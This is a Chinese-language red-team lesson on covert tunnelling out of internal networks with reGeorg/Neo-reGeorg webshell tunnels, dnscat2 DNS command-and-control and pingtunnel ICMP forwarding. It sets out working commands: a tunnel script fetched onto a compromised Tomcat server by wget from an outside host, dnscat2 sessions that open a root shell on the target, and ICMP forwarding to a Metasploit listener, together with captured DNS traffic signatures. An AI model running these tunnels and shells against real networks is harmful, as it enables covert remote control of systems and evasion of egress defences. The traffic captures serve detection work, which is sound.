HTTP_DNS_ICMP代理隧道

#2课时

HTTP代理

reGeorg

> https://github.com/NoneNotNull/reGeorg

`reGeorg` 是 `reDuh` 的升级版，主要功能是把内网服务器端口的数据通过 `HTTP/HTTPS` 隧道转发到本机，实现基于 `HTTP` 协议的通信。

`reGeorg` 支持 `ASPX，ASHX，PHP，JSP` 等WEB脚本，并特别提供了一个 `tomcat5` 版本。

```
usage: reGeorgSocksProxy.py [-h] [-l] [-p] [-r] -u  [-v]

Socks server for reGeorg HTTP(s) tunneller

optional arguments:
  -h, --help            显示此帮助信息并退出
  -l , --listen-on      默认监听地址
  -p , --listen-port    默认监听端口
  -r , --read-buff      本地读取缓冲区，每个POST发送的最大数据
  -u , --url            包含隧道脚本的url
  -v , --verbose        详细输出(INFO|DEBUG)
```

用法:

```
python2 reGeorgSocksProxy.py -p 8080 -u
http://172.26.2.43:7001/bea_wls_internal/tunnel.t5.jsp
```

Neo-reGeorg

重构 reGeorg 的项目，目的是:

- 提高 tunnel 连接安全性
- 提高可用性，避免特征检测
- 提高传输内容保密性
- 应对更多的网络环境场景

> https://github.com/L-codes/Neo-reGeorg

```
python3 neoreg.py -h

可选参数:
```

```
  -h, - -help                    显示此帮助消息并退出
  -u URI, --url URI              包含隧道脚本的URL
  -k KEY, --key KEY              指定连接密钥
  -l IP, --listen-on IP          默认的监听地址。（默认：
127.0.0.1）
  -p PORT, --listen-port PORT    默认的监听端口。（默认：1080）
  -s, --skip                     跳过可用性测试
  -H LINE, --header LINE         将自定义header LINE传递给服务器
  -c LINE, --cookie LINE         自定义初始化Cookie
  -x LINE, --proxy LINE          proto://host[:port]在给定端口上
使用代理
  --local-dns                    本地读取缓冲区，每个POST发送的最大
数据量（默认值：2048 最大：2600）
  --read-buff Bytes              本地读取缓冲区，每个POST发送的最大
数据量（默认值：2048 最大：2600）
  --read-interval MS             读取数据间隔，以毫秒为单位。（默认
值：100）
  --max-threads N                代理最大线程数（默认值：1000）
  -v                             提高详细程度（使用-vv或更多以获得更
好的效果）
```

1. 设置密码生成 tunnel.(aspx|ashx|jsp|jspx|php) 并上传到WEB服务器

```
python3 neoreg.py generate -k passwd

[+] Mkdir a directory: neoreg_servers
[+] Create neoreg server files:
   => neoreg_servers/tunnel.ashx
   => neoreg_servers/tunnel.aspx
   => neoreg_servers/tunnel.jsp
   => neoreg_servers/tunnel.jspx
   => neoreg_servers/tunnel.php
```

2. 下载 tunnel 脚本到目标WEB服务

```
wget http://47.101.214.85:8000/tunnel.jsp
```


```
(root:/usr/tomcat/apache-tomcat-8.5.0/webapps/sh) $ wget http://47.101.214.85:8000/tunnel.jsp
--2022-05-11 07:06:54--  http://47.101.214.85:8000/tunnel.jsp
Connecting to 47.101.214.85:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4343 (4.2K) [application/octet-stream]
Saving to: 'tunnel.jsp'

     0K ....                                                  100%  309M=0s

2022-05-11 07:06:54 (309 MB/s) - 'tunnel.jsp' saved [4343/4343]
(root:/usr/tomcat/apache-tomcat-8.5.0/webapps/sh) $
```

3. 使用 `neoreg.py` 连接WEB服务器，在本地建立 `socks` 代理，代理默认端口 `1080`

```
python3 neoreg.py -k passwd -u
http://218.76.8.99:38080/sh/tunnel.jsp
```



Pystinger

DNS隧道

Dnscat2

Dnscat2简介

dnscat2是一个DNS隧道工具，通过DNS协议创建加密的命令和控制通道，它的一大特色就是服务端会有一个命令行控制台，所有的指令都可以在该控制台内完成。包括：文件上传、下载、反弹Shell。

直连模式：客户端直接向指定IP的恶意DNS服务器发起DNS解析请求。

中继模式：像我们平时上网一样，DNS解析先经过互联网的迭代解析，最后指向我们的恶意DNS服务器。相比直连，速度较慢，但是更安全。

- 名词解释

```
Type：DNS解析的类型，常见的有：A、CNAME、MX、TXT。

A: 域名的IPv4地址。
AAAA: 域名的IPv6地址。
CNAME: 域名的别名。
可以理解为域名的重定向吧，主要方便IP地址的变更。
比如cdn厂商会给客户企业分配固定的cname而不是IP，如果分配IP，cdn厂商做IP调整就受限哪些客户企业的哪些域名绑定了这个IP，需要沟通服务迁移。
还有在企业多个域名（www/mail/ftp或其他业务分类的域名）对应一个入口IP地址时候，也可以给多个域名做cname，便于后期的IP调整。
总之，别名是一种松耦合的处理办法。
MX: smtp邮箱域名的IP地址。给client端指明某个域名的邮件服务器地址。
PTR: 根据IP反向查找域名。
SRV: 服务的IP地址记录，包含ip、port、priority、weight。
TXT:  名的文本记录。可以记录联系方式、服务版本信息、反垃圾邮件等。
NS: dns zone。指定哪个域名服务器可以解析该域名的子域名。
SOA: 授权机构记录，记录ns中哪个是主服务器。
```

- dnscat2支持的type类型

默认是TXT、CNAME、MX随机混合使用


```
A
TXT
CNAME
MX
AAAA
```

Dnscat2安装

- 服务端安装

```
apt install ruby ruby-dev git make g++ ruby-bundler
gem install bundler

git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server
bundle install
```



- 客户端编译

```
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/client/
make
```

make编译之后会在此目录下生成一个dnscat可执行二进制文件。

> Linux systemd-resolve占用53端口的解决方法 - ITren https://www.itren.org/319.html

Dnscat2直连模式

- 启动服务端

```
ruby ./dnscat2.rb
```

```
root@VM-0-2-ubuntu:~/tools/dnscat2/server# ruby dnscat2.rb

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=0f69f5a5e89a18b0c47fe12ec6f1896a

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

- 启动客户端

```
./dnscat --dns server=139.155.49.43,port=53 --secret=0f69f5a5e89a18b0c47fe12ec6f1896aW
```

```
→ ~ → ./dnscat --dns server=139.155.49.43,port=53 --secret=0f69f5a5e89a18b0c47fe12ec6f1896a
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 139.155.49.43

** Peer verified with pre-shared secret!

Session established!
```

- 服务端接收到会话

```
获取shell：

windows
session -i 1
shell
session -i 2
```

```
dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2>
dnscat2> windows
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains =  [*]
  1 :: command (LAPTOP-ANTCMV5L) [encrypted and verified] [*]
dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (LAPTOP-ANTCMV5L) 1> shell
Sent request to execute a shell
command (LAPTOP-ANTCMV5L) 1> New window created: 2
Shell session created!

command (LAPTOP-ANTCMV5L) 1> session -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (LAPTOP-ANTCMV5L) 2> whoami
sh (LAPTOP-ANTCMV5L) 2> root
sh (LAPTOP-ANTCMV5L) 2>
```

- 直连模式流量特征

```
1  tcpdump udp dst port 53
```

```
root@VM-0-2-ubuntu:~# tcpdump udp dst port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:49:04.589195 IP 110.53.253.147.33994 > 172.27.0.2.domain: 38247+ TXT? dnscat.9a480171a459099d415d090038f13f5ad8. (59)
17:49:04.593491 IP 172.27.0.2.58292 > dns.google.domain: 7775+ PTR? 2.0.27.172.in-addr.arpa. (41)
17:49:04.894446 IP 172.27.0.2.41419 > dns.google.domain: 7413+ PTR? 147.253.53.110.in-addr.arpa. (45)
17:49:05.626692 IP 110.53.253.147.33994 > 172.27.0.2.domain: 21533+ CNAME? dnscat.9f440171a413a23cc08e6100394e4ef76f. (59)
17:49:05.876504 IP 172.27.0.2.60688 > 183.60.83.19.domain: 7413+ PTR? 147.253.53.110.in-addr.arpa. (45)
17:49:05.877650 IP 172.27.0.2.46922 > dns.google.domain: 13546+ PTR? 8.8.8.8.in-addr.arpa. (38)
17:49:06.175901 IP 172.27.0.2.60769 > dns.google.domain: 41176+ PTR? 19.83.60.183.in-addr.arpa. (43)
17:49:06.668970 IP 110.53.253.147.33994 > 172.27.0.2.domain: 38641+ TXT? dnscat.2bdd0171a490ec417dcf4e003aaa8bd846. (59)
17:49:07.709007 IP 110.53.253.147.33994 > 172.27.0.2.domain: 64663+ CNAME? dnscat.16fe0171a462836d16d30e003bed510399. (59)
17:49:08.751237 IP 110.53.253.147.33994 > 172.27.0.2.domain: 24614+ CNAME? dnscat.93d10171a4767630b61daf003ceb004646. (59)
17:49:09.790772 IP 110.53.253.147.33994 > 172.27.0.2.domain: 32085+ CNAME? dnscat.b74f0171a4a5e9348c87fe003d83e12b69. (59)
17:49:11.874810 IP 110.53.253.147.33994 > 172.27.0.2.domain: 16447+ MX? dnscat.39da0171a48313e593ec7b003fa29bf685. (59)
17:49:12.913580 IP 110.53.253.147.33994 > 172.27.0.2.domain: 48761+ CNAME? dnscat.dde80171a4bbdff826aa3400407e7dedf4. (59)
17:49:13.953584 IP 110.53.253.147.33994 > 172.27.0.2.domain: 63646+ TXT? dnscat.941d0171a40c361fbfcdc90041b1156ac3. (59)
17:49:14.993589 IP 110.53.253.147.33994 > 172.27.0.2.domain: 14394+ TXT? dnscat.7ffd0171a456955124487d004236ef94d6. (59)
17:49:16.034074 IP 110.53.253.147.33994 > 172.27.0.2.domain: 33864+ CNAME? dnscat.968c0171a41d360a8155ae00432e262c06. (59)
17:49:17.072377 IP 110.53.253.147.33994 > 172.27.0.2.domain: 27571+ CNAME? dnscat.cacf0171a4934c500722830044c361840b. (59)
17:49:18.109884 IP 110.53.253.147.33994 > 172.27.0.2.domain: 30863+ CNAME? dnscat.44950171a472c2ac0d510f0045442d4ebc. (59)
17:49:19.148141 IP 110.53.253.147.33994 > 172.27.0.2.domain: 46639+ TXT? dnscat.b5a40171a45f59aa07a53600469e3e2c59. (59)
17:49:20.186176 IP 110.53.253.147.33994 > 172.27.0.2.domain: 17823+ CNAME? dnscat.95020171a40fc4d2b53d3f0047458b172b. (59)
17:49:21.224440 IP 110.53.253.147.33994 > 172.27.0.2.domain: 12454+ CNAME? dnscat.d9cc0171a4992c4c4ea99400485f434c00. (59)
17:49:22.262177 IP 110.53.253.147.33994 > 172.27.0.2.domain: 11388+ MX? dnscat.7d390171a4935fdab916ec00497791c5a8. (59)
17:49:23.298311 IP 110.53.253.147.33994 > 172.27.0.2.domain: 48353+ CNAME? dnscat.4e2a0171a4ffb4ef21cbf5004aa7645c26. (59)
17:49:24.330982 IP 110.53.253.147.33994 > 172.27.0.2.domain: 57124+ TXT? dnscat.3d7f0171a4eb9a36077c77004b2ef9f6ab. (59)
17:49:24.664067 IP 172.27.0.2.45511 > dns.google.domain: 24778+ A? ntpupdate.tencentyun.com. (42)
17:49:24.664513 IP 172.27.0.2.45511 > dns.google.domain: 46809+ AAAA? ntpupdate.tencentyun.com. (42)
17:49:25.367496 IP 110.53.253.147.33994 > 172.27.0.2.domain: 13022+ TXT? dnscat.79dc0171a4067a8044fa78004c1072ca4a. (59)
17:49:26.403510 IP 110.53.253.147.33994 > 172.27.0.2.domain: 28349+ TXT? dnscat.ceaf0171a46312c6a90411004df91a58c0. (59)
17:49:27.441728 IP 110.53.253.147.33994 > 172.27.0.2.domain: 302+ MX? dnscat.d7f20171a417f7b232357e004ed10a1648. (59)
17:49:28.481260 IP 110.53.253.147.33994 > 172.27.0.2.domain: 62264+ CNAME? dnscat.015f0171a496b5dd1b886c004f96203c46. (59)
17:49:29.523296 IP 110.53.253.147.33994 > 172.27.0.2.domain: 40160+ MX? dnscat.84c50171a42c3f223540d00050b84bbcfd. (59)
```

Dnscat2中继模式

- 准备

1. 一台公网C&C服务器
2. 一台内网靶机
3. 一个可配置解析的域名


- 配置DNS域名解析：

1. 创建A记录，将自己的域名解析服务器（ns.heetian.cn）指向云服务器（139.155.49.43）
2. 创建NS记录，将子域名`dnsch.hetian.cn`的DNS解析交给`ns.heetian.cn`

dnsch	NS	默认	ns.heetian.cn	10 分钟	正常
ns	A	默认	139.155.49.43	10 分钟	正常

- 启动服务端

```
ruby ./dnscat2.rb dnsch.heetian.cn --secret=mingy
```



- 启动客户端

```
./dnscat --secret=mingy dnsch.heetian.cn
```

```
→  /mnt/c/Users/mingy/Desktop → ./dnscat --secret=mingy dnsch.heetian.cn
Creating DNS driver:
 domain = dnsch.heetian.cn
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.150.254

** Peer verified with pre-shared secret!

Session established!
```

- 服务端接收会话

```
dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
dnscat2>
dnscat2> windows
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = dnsch.heetian.cn [*]
  1 :: command (LAPTOP-ANTCMV5L) [encrypted and verified] [*]
dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.
```

```
command (LAPTOP-ANTCMV5L) 1> shell
Sent request to execute a shell
command (LAPTOP-ANTCMV5L) 1> New window created: 2
Shell session created!

command (LAPTOP-ANTCMV5L) 1> session -i 2
New window created: 2
history_size (session) => 1000
Session 2 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

sh (LAPTOP-ANTCMV5L) 2> whoami
sh (LAPTOP-ANTCMV5L) 2> root
pwd
sh (LAPTOP-ANTCMV5L) 2> /mnt/c/Users/mingy/Desktop
```

- 中继模式流量特征

```
1 tcpdump udp dst port 53
```

```
root@VM-0-2-ubuntu:~# tcpdump udp dst port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:25:48.491271 IP 172.27.0.2.51283 > dns.google.domain: 46192+ A? receiver.barad.tencentyun.com. (47)
19:25:48.492089 IP 172.27.0.2.55063 > dns.google.domain: 39093+ PTR? 8.8.8.8.in-addr.arpa. (38)
19:25:48.724532 IP 172.27.0.2.55887 > dns.google.domain: 20128+ PTR? 2.0.27.172.in-addr.arpa. (41)
19:25:48.727738 IP 172.27.0.2.60824 > dns.google.domain: 53367+ AAAA? receiver.barad.tencentyun.com. (47)
19:25:49.104429 IP 60.215.138.170.49032 > 172.27.0.2.domain: 32014 CNAME? 9e96015260b61ca672132f001217faae4f.dnsch.mingy.xyz. (68)
19:25:50.075237 IP 60.215.138.164.12235 > 172.27.0.2.domain: 45912+ [1au] A? 14e90152605efaefa6b97b0013bfaa2ed4.dnsch.mingy.xyz. (79)
19:25:50.081311 IP 60.215.138.252.41859 > 172.27.0.2.domain: 53854 [1au] TXT? 14e90152605efaefa6b97b0013bfaa2ed4.dnsch.mingy.xyz. (79)
19:25:53.730517 IP 172.27.0.2.32990 > dns.google.domain: 53302+ PTR? 170.138.215.60.in-addr.arpa. (45)
19:25:53.747314 IP 60.215.138.252.35834 > 172.27.0.2.domain: 54079 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:53.785603 IP 172.27.0.2.40760 > dns.google.domain: 583+ AAAA? receiver.barad.tencentyun.com. (47)
19:25:54.090352 IP 172.27.0.2.38981 > dns.google.domain: 5153+ A? receiver.barad.tencentyun.com. (47)
19:25:54.315733 IP 172.27.0.2.52014 > dns.google.domain: 45308+ PTR? 164.138.215.60.in-addr.arpa. (45)
19:25:54.938262 IP 172.27.0.2.47556 > dns.google.domain: 45155+ PTR? 252.138.215.60.in-addr.arpa. (45)
19:25:55.777076 IP 60.215.138.252.55620 > 172.27.0.2.domain: 38393 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:55.787324 IP 60.215.138.252.18332 > 172.27.0.2.domain: 18975 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:55.787375 IP 60.215.138.252.17695 > 172.27.0.2.domain: 36324 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:56.195007 IP 60.215.138.164.56532 > 172.27.0.2.domain: 12168+ [1au] A? 712501526014b0de94dd540019d4bb4963.dnsch.mingy.xyz. (79)
19:25:56.200904 IP 60.215.138.252.12184 > 172.27.0.2.domain: 32101 [1au] TXT? 712501526014b0de94dd540019d4bb4963.dnsch.mingy.xyz. (79)
19:25:56.220812 IP 60.215.138.164.48516 > 172.27.0.2.domain: 55135+ [1au] TXT? 712501526014b0de94dd540019d4bb4963.dnsch.mingy.xyz. (79)
19:25:56.286996 IP 60.215.138.252.41791 > 172.27.0.2.domain: 56709 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:56.297255 IP 60.215.138.252.18001 > 172.27.0.2.domain: 294 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:56.797078 IP 60.215.138.252.59434 > 172.27.0.2.domain: 19735 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:56.806981 IP 60.215.138.252.59434 > 172.27.0.2.domain: 2993 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:57.249411 IP 60.215.138.167.50821 > 172.27.0.2.domain: 21719 CNAME? 1676015260369e36241833001a7bc8bcbc.dnsch.mingy.xyz. (68)
19:25:57.249558 IP 172.27.0.2.38662 > dns.google.domain: 29225+ PTR? 167.138.215.60.in-addr.arpa. (45)
19:25:57.307344 IP 60.215.138.252.39135 > 172.27.0.2.domain: 16289 [1au] CNAME? dnsch.mingy.xyz. (44)
19:25:57.317148 IP 60.215.138.252.26322 > 172.27.0.2.domain: 56469 [1au] CNAME? dnsch.mingy.xyz. (44)
```


ICMP 隧道

Pingtunnel

> https://github.com/esrrhs/pingtunnel

- ICMP隧道作用

通过某种信道获取了内网主机的shell，但是当前信道不适合做远控的通信信道，`tcp`和`udp`等传输层协议不能出网，`dns`、`http`等应用层协议也不能出网，只有`icmp`协议可以出网。



> 目的：上线仅icmp协议出网的内网主机

- 参数详解

```
# ./pingtunnel -h
```

通过伪造ping，把tcp/udp/sock5流量通过远程服务器转发到目的服务器上。用于突破某些运营商封锁TCP/UDP流量。

Usage:

```
    // server
    pingtunnel -type server

    // client, Forward udp
    pingtunnel -type client -l LOCAL_IP:4455 -s SERVER_IP -t SERVER_IP:4455

    // client, Forward tcp
    pingtunnel -type client -l LOCAL_IP:4455 -s SERVER_IP -t SERVER_IP:4455 -tcp 1

    // client, Forward sock5, implicitly open tcp, so no target server is needed
    pingtunnel -type client -l LOCAL_IP:4455 -s SERVER_IP -sock5 1

    -type      服务器或者客户端

服务器参数server param:
    -key       设置的密码，默认0
    -nolog     不写日志文件，只打印标准输出，默认0
    -noprint   不打印屏幕输出，默认0
    -loglevel  日志文件等级，默认info
    -maxconn   最大连接数，默认0，不受限制
    -maxprt    server最大处理线程数，默认100
    -maxprb    server最大处理线程buffer数，默认1000
    -conntt    server发起连接到目标地址的超时时间，默认1000ms

客户端参数client param:
    -l         本地的地址，发到这个端口的流量将转发到服务器
    -s         服务器的地址，流量将通过隧道转发到这个服务器
    -t         远端服务器转发的目的地址，流量将转发到这个地址
    -timeout   本地记录连接超时的时间，单位是秒，默认60s
    -key       设置的密码，默认0
    -tcp       设置是否转发tcp，默认0
    -tcp_bs    tcp的发送接收缓冲区大小，默认1MB
    -tcp_mw    tcp的最大窗口，默认20000
    -tcp_rst   tcp的超时发送时间，默认400ms
    -tcp_gz    当数据包超过这个大小，tcp将压缩数据，0表示不压缩，默认0
```

```
    -tcp_stat 打印tcp的监控，默认0
    -nolog    不写日志文件，只打印标准输出，默认0
    -noprint  不打印屏幕输出，默认0
    -loglevel 日志文件等级，默认info
    -sock5    开启sock5转发，默认0
    -profile  在指定端口开启性能检测，默认0不开启
    -s5filter sock5模式设置转发过滤，默认全转发，设置CN代表CN地区的直连不转发
    -s5ftfile sock5模式转发过滤的数据文件，默认读取当前目录的GeoLite2-Country.mmdb
```


> 内网穿透之ICMP隧道

ICMP隧道转发TCP上线MSF

1. VPS启动ICMP隧道服务端

> 139.155.49.43，icmp服务端和msf服务都在此VPS上


```
./pingtunnel -type server
```



2. 靶机启动ICMP隧道客户端

```
pingtunnel.exe -type client -l 127.0.0.1:9999 -s 139.155.49.43 -t 139.155.49.43:7777 -tcp 1 -noprint 1 -nolog 1
```

